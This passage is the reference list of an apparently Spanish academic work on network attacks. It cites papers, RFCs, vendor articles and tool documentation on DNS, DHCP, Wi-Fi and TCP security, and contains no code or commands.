[50] B. Ball, 2023. [En línea]. Available: https://ns1.com/blog/global-dns-traffic-report-what-we-found-in-7-54-trillion-dns-queries. [Último acceso: 2024].

[51] D. Pal, 2022. [En línea]. Available: https://blog.apnic.net/2022/08/19/udp-based-amplification-the-dangerous-ddos-attack-vector/. [Último acceso: 2024].

[52] BlueCat Networks, 2023. [En línea]. Available: https://bluecatnetworks.com/blog/what-is-dns-poisoning-how-to-prevent-it/. [Último acceso: 2024].

[53] BlueCat Networks, 2023. [En línea]. Available: https://bluecatnetworks.com/blog/why-you-should-pay-attention-to-dns-tunneling/. [Último acceso: 2024].

[54] R. Droms, «Dynamic Host Configuration Protocol,» RFC Editor, 1997.

[55] E. R. Droms, J. Bound, B. Volz, T. Lemon, C. Perkins y M. Carney, «Dynamic Host Configuration Protocol for IPv6 (DHCPv6),» RFC Editor, 2003.

[56] Gelmo96, 2015. [En línea]. Available: https://commons.wikimedia.org/w/index.php?curid=38179484. [Último acceso: 2024].

[57] Cloudflare Inc., [En línea]. Available: https://www.cloudflare.com/learning/ddos/dns-flood-ddos-attack/. [Último acceso: 2024].

[58] H. Griffioen y C. Doerr, «Taxonomy and Adversarial Strategies of Random Subdomain Attacks,» Delft University of Technology, Delft, 2019.

[59] CISA, 2019. [En línea]. Available: https://www.cisa.gov/news-events/alerts/2013/03/29/dns-amplification-attacks. [Último acceso: 2024].

[60] INCIBE, 2021. [En línea]. Available: https://www.incibe.es/incibe-cert/blog/ciberataques-drdos-basados-el-protocolo-dns. [Último acceso: 2024].

[61] Imperva, [En línea]. Available: https://www.imperva.com/learn/application-security/dns-hijacking-redirection/. [Último acceso: 2024].

[62] S. Son y V. Shmatikov, «The Hitchhiker's Guide to DNS Cache Poisoning,» The University of Texas at Austin, Austin, 2010.

[63] Netscout, [En línea]. Available: https://www.netscout.com/what-is-ddos/dns-nxdomain-flood. [Último acceso: 2024].

[64] GeeksforGeeks, 2022. [En línea]. Available: https://www.geeksforgeeks.org/cyber-security-introduction-to-dns-tunneling/. [Último acceso: 2024].

[65] Infoblox, 2023. [En línea]. Available: https://docs.infoblox.com/space/nios85/35915059/Automated+Mitigation+of+Phantom+Domain+Attacks. [Último acceso: 2024].

[66] ICANN, «SAC 025 SSAC Advisory on Fast Flux Hosting and DNS,» ICANN, 2008.

[67] N. Hubballi y N. Tripathi, «A Closer Look into DHCP Starvation Attack inWireless Networks,» Indian Institute of Technology Indore, Indore, 2016.

[68] The MITRE Corporation, 2022. [En línea]. Available: https://attack.mitre.org/techniques/T1557/003/. [Último acceso: 2024].

[69] A. J. Laguna Márquez, Seguridad en redes Wi-Fi: Taxonomía de Vulnerabilidades/Ataques y Pentesting, Sevilla, 2019.

[70] J. I. P. d. A. Sierra, Seguridad en comunicaciones Wi-Fi: Clasificación de vulnerabilidades, Pentesting y Mecanismos de Defensa, Sevilla, 2020.

[71] A. Asuncion y B. Guadalupe, «Wired Equivalent Privacy (WEP),» 2017.

[72] E. Tews, R.-P. Weinmann y A. Pyshkin, «Breaking 104 bit WEP in less than 60 seconds,» TU Darmstadt, FB Informatik, Darmstadt, 2007.

[73] A. Habibi Lashkari, A. Saba, S. ALIZADEH y M. Khazaei, «A Survey on Wireless Security protocols Wi-Fi (802.11) and WiMAX (802.16),» de *International Conference on Communication and Broadband Networking*, Shangai, 2011.

[74] Z. Haider, 2019. [En línea]. Available: https://www.wifi-professionals.com/2019/01/4-way-handshake. [Último acceso: 2024].

[75] A. Ronder, 2020. [En línea]. Available: https://medium.com/@alonr110/the-4-way-handshake-wpa-wpa2-encryption-protocol-65779a315a64. [Último acceso: 2024].

[76] G. Fleishmang, 2008. [En línea]. Available: https://arstechnica.com/information-technology/2008/11/wpa-cracked/. [Último acceso: 2024].

[77] E. D. Harkins, Dragonfly Key Exchange, RFC Editor, 2015.

[78] K. J. Kenny y R. v. Solms, «Phishing for phishing awareness, Behaviour & Information Technology,» 2013.

[79] Aircrack-ng, 2010. [En línea]. Available: https://www.aircrack-ng.org/doku.php?id=fake_authentication. [Último acceso: 2024].

[80] Aircrack-ng, 2009. [En línea]. Available: https://www.aircrack-ng.org/doku.php?id=korek_chopchop. [Último acceso: 2024].

[81] A. Bittau, «The Fragmentation Attack in Practice,» 2005.

[82] Aircrack-ng, 2010. [En línea]. Available: https://www.aircrack-ng.org/doku.php?id=interactive_packet_replay. [Último acceso: 2024].

[83] R. Chaabouni, «Break WEP Faster with Statistical Analysis,» 2006.

[84] S. Fluhrer, I. Mantin y A. Shamir, «Weaknesses in the Key Scheduling Algorithm of RC4,» *Lecture Notes in Computer Science,* vol. 2259, pp. 1-24, 2001.

[85] M. Beck y E. Tews, «Practical attacks against WEP and WPA,» 2008.

[86] T. Ohigashi y M. Morii, «A Practical Message Falsification Attack on WPA,» Hiroshima University y Kobe University, Kagamiyama y Rokkodai, 2009.

[87] M. Beck, «Enhanced TKIP Michael Attacks,» TU-Dresden, Dresden, 2010.

[88] M. Vanhoef, 2017. [En línea]. Available: https://www.krackattacks.com/. [Último acceso: 2024].

[89] MyBB Group, 2010. [En línea]. Available: https://hashcat.net/forum/thread-7717.html. [Último acceso: 2024].

[90] M. Vanhoef y E. Ronen, «Dragonblood: Analyzing the Dragonfly Handshake of WPA3 and EAP-pwd,» Cryptology ePrint Archive, 2019.

[91] Rapid7, [En línea]. Available: https://www.rapid7.com/fundamentals/brute-force-and-dictionary-attacks/. [Último acceso: 2024].

[92] Shashwat, 2014. [En línea]. Available: https://www.kalitutorials.net/2014/07/evil-twin-tutorial.html. [Último acceso: 2024].

[93] S. Viehböck, «Brute forcing Wi-Fi Protected Setup,» 2011.

[94] Motorola, «Understanding the WPA2 “Hole196” Attack,» Motorola, 2010.

[95] Cisco Systems, Inc., 2010. [En línea]. Available: https://community.cisco.com/t5/switching/why-native-vlan-exists-on-a-trunk/td-p/1363872. [Último acceso: 2024].

[96] GitHub, Inc., 2018. [En línea]. Available: https://github.com/aircrack-ng/aircrack-ng/issues/1600. [Último acceso: 2024].

[97] GitHub Inc., 2020. [En línea]. Available: https://github.com/ZerBea/hcxdumptool/issues/54. [Último acceso: 2024].

[98] D-Link Corporation, Wireless AC750 Dual Band Router User Manual, 2019.

[99] GitHub, Inc., 2022. [En línea]. Available: https://github.com/iagox86/dnscat2. [Último acceso: 2024].

[100] The MITRE Corporation, 2024. [En línea]. Available: https://attack.mitre.org/. [Último acceso: 2024].

[101] F. Gont, «ICMP attacks against TCP,» Buenos Aires, 2005.

[102] M. Zalewski, 2002. [En línea]. Available: https://lcamtuf.coredump.cx/newtcp/. [Último acceso: 2004].

[103] S. Sanfilippo, 2020. [En línea]. Available: https://linux.die.net/man/8/hping3. [Último acceso: 2024].

[104] S. Bellovin, Defending Against Sequence Number Attacks, RFC Editor, 1996.

[105] Aircrack-ng, 2009. [En línea]. Available: https://www.aircrack-ng.org/doku.php?id=tkiptun-ng. [Último acceso: 2024].

[106] Github, Inc., «Repositorio mitre_pcaps,» 2024. [En línea]. Available: https://github.com/javgarcla1/mitre_pcaps. [Último acceso: 2024].

[107] A. Hubert y R. v. Mook, RFC 5452: Measures for Making DNS More Resilient against Forged Answers, RFC Editor, 2009.

[108] GitHub, Inc., 2024. [En línea]. Available: https://gist.github.com/mutin-sa/5dcbd35ee436eb629db7872581093bc5. [Último acceso: 2024].

[109] Digineo, 2009. [En línea]. Available: https://public-dns.info/. [Último acceso: 2024].

[110] [En línea]. Available: https://openresolver.com/.

[111] NJCCIC , 2021. [En línea]. Available: https://www.cyber.nj.gov/alerts-advisories/the-importance-of-physical-security-and-its-implications-on-cybersecurity. [Último acceso: 2024].